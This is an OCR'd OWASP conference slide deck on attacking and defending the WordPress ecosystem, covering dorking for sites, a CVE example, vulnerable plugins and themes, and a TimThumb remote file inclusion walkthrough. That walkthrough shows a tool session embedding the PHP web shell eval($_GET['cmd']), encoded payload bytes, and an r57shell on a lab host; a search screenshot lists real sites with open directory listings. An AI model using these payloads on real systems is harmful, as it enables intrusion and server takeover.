



Hacking the *Wordpress* Ecosystem



OWASP


The Open Web Application Security Project



Dan Catalin VASILE

- Information Security Consultant
- Researcher / Writer / Presenter
- OWASP Romania Board Member

- Online presence
 - <http://www.pentest.ro>
 - dan@pentest.ro / [@DanCVASILE](https://twitter.com/DanCVASILE)




About the talk



Hacking the Wordpress Ecosystem

WHY?




About the talk



More numbers

WordPress as a whole



About the talk



Finding Wordpress!

The screenshot shows a Google search results page for the query 'inurl:wp-content site:.ro'. The search results are displayed in Romanian. Several results are circled in red, indicating findings related to WordPress. The browser's address bar shows the search URL: 'https://www.google.ro/search?q=inurl%3Awp-content&oq=inurl%3Awp-content&aqs=chrome..69l57j69l58,3322j0j4&sourceid=chrome&espv=210&es_sm=122&ie=UTF-8#es_sm=...'. The search results include:


- Cum poți redenumi WP-CONTENT - 3Waves**
www.3waves.ro/cum-poti-redenumi-wp-content/
21.11.2012 - wp-super-dogs Unora le place WordPress-ul, altora nu. Unii zic că WordPress e un blog, alții că e un CMS. WordPress este un CMS care a ...
- Index of /wp-content/themes/kandia/images - Kandia Dulce**
www.kandia-dulce.ro/wp-content/themes/kandia/images/
Index of /wp-content/themes/kandia/images. Parent Directory · back-all-new.jpg · back-all-new.png · back-all.png · back-home.jpg · back-home.png ...
- http://2011.streetdelivery.ro/wp-content/gallery/timisoara/dscf1535...**
www.streetdelivery.ro/wp-content/plugins/nextgen.../autoviewer.php?gid...
http://2011.streetdelivery.ro/wp-content/gallery/timisoara/dscf1535.jpg 500 375
http://2011.streetdelivery.ro/wp-content/gallery/timisoara/dscf1528.jpg 500 375 ...
- Index of /clasinTest/wpress/wp-content**
www.classic-inn.ro/clasinTest/wpress/wp-content/
Index of /clasinTest/wpress/wp-content. Parent Directory · plugins/ · uploads/ · wppa-depot/ · Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/1.0.0-fips ...
- Ghid de abilitare - cnatdcu**
www.cnatdcu.ro/wp-content/uploads/2011/.../Ghid-de-abilitare-2012.pdf
CONSILIUL NAȚIONAL DE ATESTARE, A TITLURILOR, DIPLOMELOR, ȘI CERTIFICATELOR UNIVERSITARE. Ghid orientativ pentru realizarea tezei de ...
- Index of /work/wp-content - Emplo NET**
www.emplonet.ro/work/wp-content/
Index of /work/wp-content. Parent Directory · uploads/
- Index of /wp-content/plugins - Sama Bit**
samabit.ro/wp-content/plugins/
Index of /wp-content/plugins. Parent Directory · FeedBurner_FeedSmith_Plugin.php · README-popularity-contest.txt · akismet/ · all-in-one-seo-back.zio ...

Scope



OWASP

The Open Web Application Security Project



TO SCARE!!!!



Attacks on:

- The Wordpress platform
- Plugins
- Themes
- Infrastructure
- Humans

and TO REPAIR.



Focus on:

- Infrastructure
- Installation process
- Protective server side measures
- Protective client side measures
- Reviewing source code
- Maintenance


Wordpress Ecosystem



Infrastructure




Base platform




Users

Themes



Plugins





Physical security





Common web server vulnerabilities

- Overflows
- DoS
- Remote command execution
- XSS in internal tools
- Security Misconfiguration

... just no name a few

http://httpd.apache.org/security/vulnerabilities_22.html



& more




PHP vulnerabilities

- DoS
- Overflows
- Remote command execution

- SQL injection
- XSS
- Source code disclosure
- RFI
- CSRF

&more



Hacking the Wordpress platform



One example from the CVE Database

CVE-ID	
CVE-2013-4338	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
<code>wp-includes/functions.php</code> in WordPress before 3.6.1 does not properly determine whether data has been serialized, which allows remote attackers to execute arbitrary code by triggering erroneous PHP unserialize operations.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">• CONFIRM:http://codex.wordpress.org/Version_3.6.1• CONFIRM:http://core.trac.wordpress.org/changeset/25325• CONFIRM:http://wordpress.org/news/2013/09/wordpress-3-6-1/• DEBIAN:DSA-2757• URL:http://www.debian.org/security/2013/dsa-2757• FEDORA:FEDORA-2013-16855• URL:http://lists.fedoraproject.org/pipermail/package-announce/2013-September/116828.html• FEDORA:FEDORA-2013-16895• URL:http://lists.fedoraproject.org/pipermail/package-announce/2013-September/117118.html• FEDORA:FEDORA-2013-16925• URL:http://lists.fedoraproject.org/pipermail/package-announce/2013-September/116832.html	



How many plugins are there?

27,596 PLUGINS, 536,317,915 DOWNLOADS
(as of October 2013)

How many of them are vulnerable? 😊

Not as many as you've expected. CVE lists 'only' 164 vulnerabilities (not all related to plugins)

Fear not! New plugins everyday & new disclosures on old plugins.



Themes can be vulnerable!

They sometimes come up with other plugins necessary to get the functionality needed

Think about TimThumb vulnerability!



What is TimThumb?

A small php script for cropping, zooming and resizing web images (jpg, png, gif). Perfect for use on blogs and other applications.

The problem!

“TimThumb” essentially, caches even remote files locally, without doing any proper sanitization.

The problem for hackers

The file “timthumb.php” does however, check if to see if the target file is actually an image or not. This timthumb file is also quite often renamed to something else and is used in many themes.

TimThumb hack



OWASP

The Open Web Application Security Project

The easiest way to trick TimThumb into believing a remotely stored image (that also contains evil PHP code) is an actual image (with timthumbcraft)

```
c:\> timthumbcraft-dev - ttc.py

[!] Please note that you can alternatively open database.txt in a text editor.

-----[Image Selection]-----
[?] You have the following options to choose from:
1. Transparent <Invisible> GIF file [43 bytes]
2. Small Trollface Meme GIF file [1,47 kb]
3. Provide your own GIF file

[+] Type in the number of the image you wish to use: 2


-----[Code Inclusion]-----
[?] Do you wish enter code or get a reverse shell?
[+] Type 'code' or 'shell' please: code
[!] Remember to add PHP tags! (e.g. <?php echo 1; ?> )
Enter the code you wish to upload: <?php eval($_GET['cmd']); ?>
[?] Do you want your payload encoded? <Harder to detect>
[+] Type 'yes' or 'no': yes
[+] Type 'base64' or 'hex': base64

-----[Final Output]-----
[+] Please enter an output directory and filename to use: output/test.php
[*] Writing our payload to the specified directory and file.
[?] Do you wish to show the contents of the file?
[!] WARNING: This may produce beeps on your computer!
[+] Type 'yes' or 'no':
```

TimThumb hack



Uploading the file





Additional problems with the TimThumb hack

- When uploading the image, the php script will be located in the cache directory with a 'random' name

```
C:\ timthumbcraft-dev
\x07\x54\x47\xce\x51\x7b\x59\x82\x52\x59\x29\x1c\x48\xf3\x21\x00\xed\x9b\x1a\x1a
\xeb\xac\x7e\xca\xbe\x07\x57\x51\x52\x8a\x24\xec\x6d\x10\xad\x96\x1a\xbc\x07\xa1
\xe7\x1b\x4e\x71\x51\x48\xd5\x60\x7e\xa1\xd8\x60\x46\xb2\xb9\x04\xd7\x6f\x53\x45
\x45\x93\xc0\x10\xc2\x34\x1d\x53\x5f\x55\x96\x64\x6b\x15\xd5\x24\x55\x94\x86\x6d
\x35\x31\xc5\x3f\x75\xe4\x25\xc4\x1a\x8b\x35\x56\x60\xbd\x82\x8c\x1f\x8d\x93\x0d
\x8c\xd1\x40\x59\xf1\xcb\xd4\xa5\x79\x41\xb6\x12\x50\x2a\x57\xeb\xdf\x49\x32\x21
\x24\xdb\x96\x39\xaf\xc5\xa1\x63\x35\xff\xd5\xd8\xc7\x41\x33\x35\xda\x44\x12\x26
\xed\xf4\xd3\x50\xab\x1c\x10\x00\x3b\x00\x3c\x3f\x70\x68\x70\x20\x65\x76\x61\x6c
\x28\x62\x61\x73\x65\x36\x34\x5f\x64\x65\x63\x6f\x64\x65\x28\x27\x49\x47\x56\x32
\x59\x57\x77\x6f\x4a\x46\x39\x48\x52\x56\x52\x62\x4a\x32\x4e\x74\x5a\x43\x64\x64
\x4b\x54\x73\x67\x27\x29\x29\x3b\x20\x3f\x3e
----- Payload Contents End -----
[?] Please provide the full path to where the image will be stored.
[*] Example: http://blogger.com.haxx.tld/image.php
[+] Type full path here: http://blogger.com.intern0t.net/test.php

[*] In most current versions, the filename will be as found below:
[*] Filename: external_2a6acded0ce47f4ce79a3117bf806167.php
[*] This file can be found in the "cache" directory.

Enjoy!
timthumbcraft-dev #
```

TimThumb hack



We're IN!

The screenshot shows a terminal window titled 'r57shell' with a browser address bar displaying 'http://192.168.2.7/wp/wp-content/themes/FordReporter/scripts/cache/external_9821d755c40473a9e7be5edb41cdc4b0.php'. The terminal output shows a successful connection to a Linux server (Ubuntu 2.6.32-21-generic) and the execution of the 'ls -la' command, listing files in the cache directory.


```
r57shell
http://192.168.2.7/wp/wp-content/themes/FordReporter/scripts/cache/external_9821d755c40473a9e7be5edb41cdc4b0.php
GIF87addияяяоооЭЭЭМММ»»»ЕЕЕ™™™™ее€wwwffUUDDDD333™™™™™ddяяЙИ«S8лН»я` (Rdihh€@lisp,ПtmЯх@п|пя GC±Н,Ъ пГ6ОпГ„аJ5€...Вай\9Фмф@.»[[]
арХтКК+ЩР ШФ□-\\ХЫ□□□Мо□theYu□{аЛьу-к□„□+ [□h□YvHbvtVЪ`□□ -□ @льht□h□IVsathЪZE□□ □д·Льb|eSxWeЪЪ f] ВГЕдf□ЛьУ·fv□□□□□X?□ШЩ·ЕрН□□Ып€°dвжи□□ @†□
